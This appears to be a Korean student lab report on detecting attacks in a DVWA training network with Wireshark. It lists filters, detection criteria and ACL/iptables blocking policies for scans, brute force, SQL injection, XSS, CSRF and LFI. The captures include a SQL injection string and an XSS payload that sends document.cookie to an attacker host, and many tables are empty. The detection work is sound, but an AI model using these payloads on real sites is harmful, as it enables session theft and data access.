






[시나리오 1] 패킷 식별 계획 - 내부망 침투 및 시스템 파괴

타겟 식별 및 초기 침투			
공격 시나리오	공격 기법	wireshark 필터	정상/비정상 식별 기준
네트워크 스캔 및 OS 분석	arp spoofing	arp	동일 IP에 MAC 주소 지속 변조
정상 패킷			
			
비정상 패킷			
			
시나리오1 차단 정책			
시나리오 2 공격은 port security를 적용하여 공격을 차단			
대량의 ARP 응답 패킷(1.1.1.1 is at [공격자 MAC])이 더 이상 발생하지 않음			
공격 시나리오	공격 기법	필터	정상/비정상 식별 기준
네트워크 스캔 및 OS 분석	FTP 패킷 스니핑	ftp tcp.port == 21	Payload 내 계정 정보 노출 여부
정상 패킷			
			
비정상 패킷			

			
공격 시나리오	공격 기법	필터	정상/비정상 식별 기준
네트워크 스캔 및 OS 분석	nmap 스캔	tcp.flags.syn == 1	단시간 내 다수 포트 접속 시도
정상 패킷			
			
비정상 패킷			
			
공격 시나리오	공격 기법	필터	정상/비정상 식별 기준
SSH 크래킹 (hydra)	SSH Brute Force	tcp.port == 22	동일 IP의 인증 시도 횟수 폭증
정상 패킷			
			
비정상 패킷			

tcp.port == 22						
No.	Time	Source	Destination	Protocol	Length	Info
277	202.120563558	1.1.1.2	1.1.1.3	TCP	66	40838 → 22 [FIN, ACK] Seq=1244 Ack=1826 Win=69120 Len=0 TSval=40966579...
278	202.162207951	1.1.1.3	1.1.1.2	TCP	66	22 → 40838 [ACK] Seq=1826 Ack=1245 Win=64256 Len=0 TSval=3050883593 TS...
279	202.647485888	1.1.1.3	1.1.1.2	TCP	66	22 → 40838 [FIN, ACK] Seq=1826 Ack=1245 Win=64256 Len=0 TSval=305088440...
280	202.647560069	1.1.1.2	1.1.1.3	TCP	66	40838 → 22 [ACK] Seq=1245 Ack=1827 Win=69120 Len=0 TSval=409666322 Tse...
281	203.807318973	1.1.1.3	1.1.1.2	SSHv2	118	Server: Encrypted packet (len=52)
282	203.812145936	1.1.1.2	1.1.1.3	TCP	66	40796 → 22 [FIN, ACK] Seq=1252 Ack=1850 Win=69120 Len=0 TSval=40966748...
283	203.815263770	1.1.1.3	1.1.1.2	TCP	66	22 → 40796 [FIN, ACK] Seq=1850 Ack=1253 Win=64256 Len=0 TSval=30508852...
284	203.815309991	1.1.1.2	1.1.1.3	TCP	66	40796 → 22 [ACK] Seq=1253 Ack=1851 Win=69120 Len=0 TSval=409667490 Tse...
285	203.834057919	1.1.1.3	1.1.1.2	SSHv2	118	Server: Encrypted packet (len=52)
286	203.837529583	1.1.1.2	1.1.1.3	TCP	66	40812 → 22 [FIN, ACK] Seq=1244 Ack=1850 Win=69120 Len=0 TSval=40966751...
287	203.841436372	1.1.1.3	1.1.1.2	TCP	66	22 → 40812 [FIN, ACK] Seq=1850 Ack=1245 Win=64256 Len=0 TSval=30508852...
288	203.841486397	1.1.1.2	1.1.1.3	TCP	66	40812 → 22 [ACK] Seq=1245 Ack=1851 Win=69120 Len=0 TSval=409667516 Tse...
289	203.854209095	1.1.1.3	1.1.1.2	SSHv2	118	Server: Encrypted packet (len=52)
290	203.856630981	1.1.1.2	1.1.1.3	TCP	66	40848 → 22 [FIN, ACK] Seq=1244 Ack=1850 Win=69120 Len=0 TSval=40966753...
291	203.859510367	1.1.1.3	1.1.1.2	TCP	66	22 → 40848 [FIN, ACK] Seq=1850 Ack=1245 Win=64256 Len=0 TSval=30508852...
292	203.859558659	1.1.1.2	1.1.1.3	TCP	66	40848 → 22 [ACK] Seq=1245 Ack=1851 Win=69120 Len=0 TSval=409667534 Tse...
293	203.864629727	1.1.1.3	1.1.1.2	SSHv2	118	Server: Encrypted packet (len=52)
294	203.868341617	1.1.1.2	1.1.1.3	TCP	66	40822 → 22 [FIN, ACK] Seq=1244 Ack=1850 Win=69120 Len=0 TSval=40966754...
295	203.872225537	1.1.1.3	1.1.1.2	TCP	66	22 → 40822 [FIN, ACK] Seq=1850 Ack=1245 Win=64256 Len=0 TSval=30508853...
296	203.872275652	1.1.1.2	1.1.1.3	TCP	66	40822 → 22 [ACK] Seq=1245 Ack=1851 Win=69120 Len=0 TSval=409667547 Tse...

내부망 확장 및 관리자 권한 획득

공격 시나리오	공격 기법	wireshark 필터	정상/비정상 식별 기준
DNS 정보 탈취	AXFR	tcp.port == 53	헤더 내 스캐너 명시

정상 패킷

Capturing from eth0						
파일(F) 편집(E) 보기(V) 이동(G) 캡처(C) 분석(A) 통계(S) 전화(Y) 무선(W) 도구(T) 도움말(H)						
tcp.port == 53						
No.	Time	Source	Destination	Protocol	Length	Info

비정상 패킷

tcp.port == 53						
No.	Time	Source	Destination	Protocol	Length	Info
6891	1035.7587507...	1.1.1.2	1.1.1.4	TCP	74	46323 → 53 [SYN] Seq=0 Win=64660 Len=0 MS...
6894	1035.7599868...	1.1.1.4	1.1.1.2	TCP	74	53 → 46323 [SYN, ACK] Seq=0 Ack=1 Win=652...
6895	1035.7600250...	1.1.1.2	1.1.1.4	TCP	66	46323 → 53 [ACK] Seq=1 Ack=1 Win=65024 Le...
6896	1035.7601559...	1.1.1.2	1.1.1.4	DNS	116	Standard query 0x16fe AXFR lee.com OPT
6897	1035.7606082...	1.1.1.4	1.1.1.2	TCP	66	53 → 46323 [ACK] Seq=1 Ack=51 Win=65280 L...
6898	1035.7608757...	1.1.1.4	1.1.1.2	DNS	138	Standard query response 0x16fe Refused AXI...
6899	1035.7609203...	1.1.1.2	1.1.1.4	TCP	66	46323 → 53 [ACK] Seq=51 Ack=73 Win=65024 l...
6900	1035.7726913...	1.1.1.2	1.1.1.4	TCP	66	46323 → 53 [FIN, ACK] Seq=51 Ack=73 Win=6...
6901	1035.7733898...	1.1.1.4	1.1.1.2	TCP	66	53 → 46323 [FIN, ACK] Seq=73 Ack=52 Win=6...
6902	1035.7734093...	1.1.1.2	1.1.1.4	TCP	66	46323 → 53 [ACK] Seq=52 Ack=74 Win=65024 l...

공격 시나리오	공격 기법	wireshark 필터	정상/비정상 식별 기준
DNS 정보 탈취	WhatWeb	http	DNS 서버 설정 상태

정상 패킷

No.	Time	Source	Destination	Protocol	Length	Info
2913	1867.4186847...	1.1.1.2	1.1.1.4	HTTP	393	GET / HTTP/1.1
2917	1867.4251216...	1.1.1.4	1.1.1.2	HTTP	768	HTTP/1.1 200 OK (text/html)
2919	1867.5857972...	1.1.1.2	1.1.1.4	HTTP	410	GET /icons/blank.gif HTTP/1.1
2920	1867.5859609...	1.1.1.2	1.1.1.4	HTTP	411	GET /icons/folder.gif HTTP/1.1
2925	1867.5869394...	1.1.1.2	1.1.1.4	HTTP	409	GET /icons/text.gif HTTP/1.1
2927	1867.5923539...	1.1.1.4	1.1.1.2	HTTP	498	HTTP/1.1 200 OK (GIF89a)
2928	1867.5923547...	1.1.1.4	1.1.1.2	HTTP	579	HTTP/1.1 200 OK (GIF89a)
2929	1867.5923548...	1.1.1.4	1.1.1.2	HTTP	574	HTTP/1.1 200 OK (GIF89a)
2933	1867.7071971...	1.1.1.2	1.1.1.4	HTTP	403	GET /favicon.ico HTTP/1.1
2934	1867.7091778...	1.1.1.4	1.1.1.2	HTTP	551	HTTP/1.1 404 Not Found (text/html)

비정상 패킷

No.	Time	Source	Destination	Protocol	Length	Info
12	14.755101468	1.1.1.2	1.1.1.4	HTTP	216	GET / HTTP/1.1
14	14.768440931	1.1.1.4	1.1.1.2	HTTP	731	HTTP/1.1 200 OK (text/html)
64	125.339279003	1.1.1.2	1.1.1.4	HTTP	393	GET / HTTP/1.1
68	125.349982622	1.1.1.4	1.1.1.2	HTTP	768	HTTP/1.1 200 OK (text/html)
81	135.799607306	1.1.1.2	1.1.1.4	HTTP	393	GET / HTTP/1.1
83	135.800649328	1.1.1.4	1.1.1.2	HTTP	768	HTTP/1.1 200 OK (text/html)

시나리오1 차단 정책

시나리오 1의 나머지 공격은 서버 단에서 iptables로 차단할 예정

공격 시나리오	공격 기법	wireshark 필터	정상/비정상 식별 기준
SQL Injection	SQL Injection	http.request.uri	요청 데이터 내 DB 예약어 포함

정상 패킷

No.	Time	Source	Destination	Protocol	Length	Info
21	7.122531285	1.1.1.2	1.1.1.4	HTTP	681	POST /DVWA/login.php HTTP/1.1 (appli
23	7.125755575	1.1.1.4	1.1.1.2	HTTP	521	HTTP/1.1 302 Found
24	7.133825527	1.1.1.2	1.1.1.4	HTTP	513	GET /DVWA/index.php HTTP/1.1
26	7.136708171	1.1.1.4	1.1.1.2	HTTP	2888	HTTP/1.1 200 OK (text/html)

비정상 패킷



No.	Time	Source	Destination	Protocol	Length	Info
25	1.735779920	1.1.1.2	1.1.1.4	HTTP	525	GET /vulnerabilities/sql/ HTTP/1.1
27	1.737934371	1.1.1.4	1.1.1.2	HTTP	1855	HTTP/1.1 200 OK (text/html)
41	11.420784029	1.1.1.2	1.1.1.4	HTTP	577	GET /vulnerabilities/sql/?id=1%27+or+%271%27%3D%271&Submit=Submit HTTP/1.1
43	11.423874180	1.1.1.4	1.1.1.2	HTTP	1935	HTTP/1.1 200 OK (text/html)

시나리오1 차단 정책

SQL injection은 iptables로 직접적으로 막기엔 한계가 있어 라우터에서 ACL로 차단

ACL로 막게 되면 공격자 PC(1.1.1.2)는 서버로부터 응답이 없으므로 동일한 공격 패킷을 여러 번 다시 보냄

[시나리오 2]

사이트 정하기			
공격 시나리오	공격 기법	wireshark 필터	정상/비정상 식별 기준
공개된 도메인 정보 수집	dnsenum	dns.qry.type==252	응답 패킷 내 모든 존 (Zone) 레코드 포함 여부
정상 패킷			
			
비정상 패킷			
			
시나리오2 차단 정책			
시나리오 2 공격은 ACL 정책을 적용하여 공격을 차단 ACL로 막게 되면 공격자 PC(1.1.1.2)는 서버로부터 응답이 없으므로 동일한 공격 패킷을 여러 번 다시 보냄			
공격 시나리오	공격 기법	wireshark 필터	정상/비정상 식별 기준
스캔	Nmap	tcp.flags.syn == 1	단시간 내 다수 포트 (Multi-port) 접속 시도
정상 패킷			
			

비정상 패킷

No.	Time	Source	Destination	Protocol	Length	Info
733	28.636474300	1.1.1.2	1.1.1.4	TCP	58	64825 → 4003 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
735	28.636522540	1.1.1.2	1.1.1.4	TCP	58	64825 → 765 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
760	28.637843839	1.1.1.2	1.1.1.4	TCP	58	64825 → 32776 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
761	28.637880698	1.1.1.2	1.1.1.4	TCP	58	64825 → 1687 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
762	28.637906777	1.1.1.2	1.1.1.4	TCP	58	64825 → 10616 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
763	28.637931022	1.1.1.2	1.1.1.4	TCP	58	64825 → 26214 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
764	28.637954907	1.1.1.2	1.1.1.4	TCP	58	64825 → 3476 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
765	28.637977449	1.1.1.2	1.1.1.4	TCP	58	64825 → 10609 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
766	28.638000662	1.1.1.2	1.1.1.4	TCP	58	64825 → 1839 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
767	28.638025910	1.1.1.2	1.1.1.4	TCP	58	64825 → 2105 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
768	28.638053432	1.1.1.2	1.1.1.4	TCP	58	64825 → 3390 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
769	28.638080242	1.1.1.2	1.1.1.4	TCP	58	64825 → 2040 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
770	28.638109547	1.1.1.2	1.1.1.4	TCP	58	64825 → 2288 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
771	28.638137469	1.1.1.2	1.1.1.4	TCP	58	64825 → 25735 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
772	28.638166303	1.1.1.2	1.1.1.4	TCP	58	64825 → 6000 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
773	28.638201770	1.1.1.2	1.1.1.4	TCP	58	64825 → 32778 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
775	28.638245823	1.1.1.2	1.1.1.4	TCP	58	64825 → 1045 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
777	28.638286819	1.1.1.2	1.1.1.4	TCP	58	64825 → 9575 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
778	28.638317507	1.1.1.2	1.1.1.4	TCP	58	64825 → 1077 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
780	28.638372049	1.1.1.2	1.1.1.4	TCP	58	64825 → 1077 [SYN] Seq=0 Win=1024 Len=0 MSS=1460

시나리오2 차단 정책

시나리오 2 공격은 ACL 정책을 적용하여 공격을 차단

서버 앞에서 차단 시: 아까 본 비정상 패킷 리스트가 더 이상 올라오지 않고 조용해진다
거부(Reject) 응답 설정 시: 단순히 무시(Drop)하지 않고 ICMP Destination Unreachable 같은 메시지를 공격자에게 보낼 수도 있다

취약점 확인

공격 시나리오	공격 기법	wireshark 필터	정상/비정상 식별 기준
세션 탈취	Reflected XSS	http.request.uri	URI 내 인코딩된 스크립트 포함

정상 패킷




No.	Time	Source	Destination	Protocol	Length	Info
13	6.333073172	1.1.1.2	1.1.1.4	HTTP	571	GET /vulnerabilities/xss_d/?default=English HTTP/1.1
15	6.335877402	1.1.1.4	1.1.1.2	HTTP	2036	HTTP/1.1 200 OK (text/html)

비정상 패킷

No.	Time	Source	Destination	Protocol	Length	Info
1412	453.345806620	1.1.1.2	1.1.1.4	HTTP	513	GET /index.php HTTP/1.1
1413	453.345830378	1.1.1.2	1.1.1.4	HTTP	2036	HTTP/1.1 200 OK (text/html)
1600	500.689457192	1.1.1.2	1.1.1.4	HTTP	526	GET /vulnerabilities/xss_d/ HTTP/1.1
1602	500.693981528	1.1.1.2	1.1.1.4	HTTP	2036	HTTP/1.1 200 OK (text/html)
1715	512.241630007	1.1.1.2	1.1.1.4	HTTP	505	GET /vulnerabilities/xss_d/?default=English HTTP/1.1
1719	512.245924095	1.1.1.2	1.1.1.4	HTTP	2036	HTTP/1.1 200 OK (text/html)
1735	530.917022466	1.1.1.2	1.1.1.4	HTTP	509	GET /vulnerabilities/xss_d/?default=%3Cscript%3Edocument.location=%27http://1.1.1.2/stolen_cookie%27+document.cookie%3C/script%3E HTTP/1.1
1739	530.922726204	1.1.1.2	1.1.1.4	HTTP	2036	HTTP/1.1 200 OK (text/html)
1856	545.800945024	1.1.1.2	1.1.1.4	HTTP	545	GET /security.php HTTP/1.1
1858	545.803793247	1.1.1.2	1.1.1.4	HTTP	2319	HTTP/1.1 200 OK (text/html)
1871	547.829060756	1.1.1.2	1.1.1.4	HTTP	529	GET /vulnerabilities/xss_d/ HTTP/1.1
1872	547.832710211	1.1.1.2	1.1.1.4	HTTP	2036	HTTP/1.1 200 OK (text/html)
1885	551.805358848	1.1.1.2	1.1.1.4	HTTP	505	GET /vulnerabilities/xss_d/?default=English HTTP/1.1
1888	551.806577850	1.1.1.2	1.1.1.4	HTTP	587	HTTP/1.1 200 OK (text/html)
1947	550.999041616	1.1.1.2	1.1.1.4	HTTP	509	GET /vulnerabilities/xss_d/?default=%3Cscript%3Edocument.location=%27http://1.1.1.2/stolen_cookie%27+document.cookie%3C/script%3E HTTP/1.1
1949	559.802820504	1.1.1.2	1.1.1.4	HTTP	2036	HTTP/1.1 200 OK (text/html)
2053	577.559044271	1.1.1.2	1.1.1.4	HTTP	509	GET /vulnerabilities/xss_d/?default=%3Cscript%3Edocument.location=%27http://1.1.1.2/stolen_cookie%27+document.cookie%3C/script%3E HTTP/1.1
2057	577.561810500	1.1.1.2	1.1.1.4	HTTP	2036	HTTP/1.1 200 OK (text/html)
2465	703.603033101	1.1.1.2	1.1.1.4	HTTP	509	GET /vulnerabilities/xss_d/?default=%3Cscript%3Edocument.location=%27http://1.1.1.2/stolen_cookie%27+document.cookie%3C/script%3E HTTP/1.1
2467	703.606061092	1.1.1.2	1.1.1.4	HTTP	2036	HTTP/1.1 200 OK (text/html)

시나리오2 차단 정책

서버 단에서 방화벽으로 차단

관리자 계정의 mail 로그인 시도			
공격 시나리오	공격 기법	wireshark 필터	정상/비정상 식별 기준
계정 침투	Mail Brute Force	http.request.meth od=="POST"	대량의 401 에러 후 200 발생
정상 패킷			
			
비정상 패킷			
			
시나리오2 차단 정책			
시나리오 2 공격은 ACL 정책을 적용하여 공격을 차단 서버까지 패킷이 도달하지 못하므로, 서버가 보내는 401 Unauthorized나 공격 성공 시의 200 OK 응답 패킷 자체가 네트워크상에서 사라지게 함			
고객 정보 탈취			
공격 시나리오	공격 기법	wireshark 필터	정상/비정상 식별 기준
정보 탈취	SQL Injection	http.request.uri	요청 데이터 내 DB 예약어 포함
정상 패킷			
			
비정상 패킷			




http.request.uri					
No.	Time	Source	Destination	Protocol	Length Info
25	1.735779928	1.1.1.2	1.1.1.4	HTTP	525 GET /vulnerabilities/sqli/ HTTP/1.1
27	1.737934371	1.1.1.4	1.1.1.2	HTTP	1855 HTTP/1.1 200 OK (text/html)
41	11.428784029	1.1.1.2	1.1.1.4	HTTP	577 GET /vulnerabilities/sqli/?id=1%27+or+%271%27%3D%271&Submit=Submit HTTP/1.1
43	11.423874180	1.1.1.4	1.1.1.2	HTTP	1935 HTTP/1.1 200 OK (text/html)



시나리오2 차단 정책

시나리오 2 공격은 ACL 정책을 적용하여 공격을 차단

차단 설정 직후부터 1.1.1.2 소스의 패킷은 리스트에 더 이상 나타나지 않음

[시나리오 3]

타겟 식별 및 미끼 투척			
공격 시나리오	공격 기법	wireshark 필터	정상/비정상 식별 기준
미끼 투척	악성 웹 실행	http	게이트웨이가 비인가 IP로 변경
정상 패킷			
			
비정상 패킷			
			
시나리오3 차단 정책			
시나리오 2 공격은 ACL 정책을 적용하여 공격을 차단 ACL 적용 즉시 Wireshark에서 1.1.1.2가 보내는 모든 GET /vulnerabilities/sqli/ 요청 패킷이 사라			
계정 탈취 및 접근 권한 획득			
공격 시나리오	공격 기법	wireshark 필터	정상/비정상 식별 기준
권한 오용	CSRF 공격	http.referer	외부 주소발 중요 기능 호출
정상 패킷			
			

비정상 패킷			
			
시나리오3 차단 정책			
시나리오 2 공격은 ACL 정책을 적용하여 공격을 차단 외부 주소발 중요 기능 호출 자체가 발생하지 않으므로, Wireshark 상에서 해당 패턴의 패킷은 더 이상 캡처되지 않음			
웹 서버 취약점 공격			
공격 시나리오	공격 기법	wireshark 필터	정상/비정상 식별 기준
정찰	LFI 공격	http.request.uri	상위 디렉토리 접근 패턴 존재
정상 패킷			
			
비정상 패킷			
			
시나리오3 차단 정책			
시나리오 2 공격은 ACL 정책을 적용하여 공격을 차단 Wireshark 상에서 해당 패턴의 패킷은 더 이상 캡처되지 않음			
공격 시나리오	공격 기법	wireshark 필터	정상/비정상 식별 기준
침투	File Upload	http.request.method="POST"	이미지 시그니처 내 스크립트 포함
정상 패킷			

No.	Time	Source	Destination	Protocol	Length	Info
34	11.271408264	1.1.1.2	1.1.1.4	HTTP	575	GET //hackable/uploads/test.html HTTP/1.1
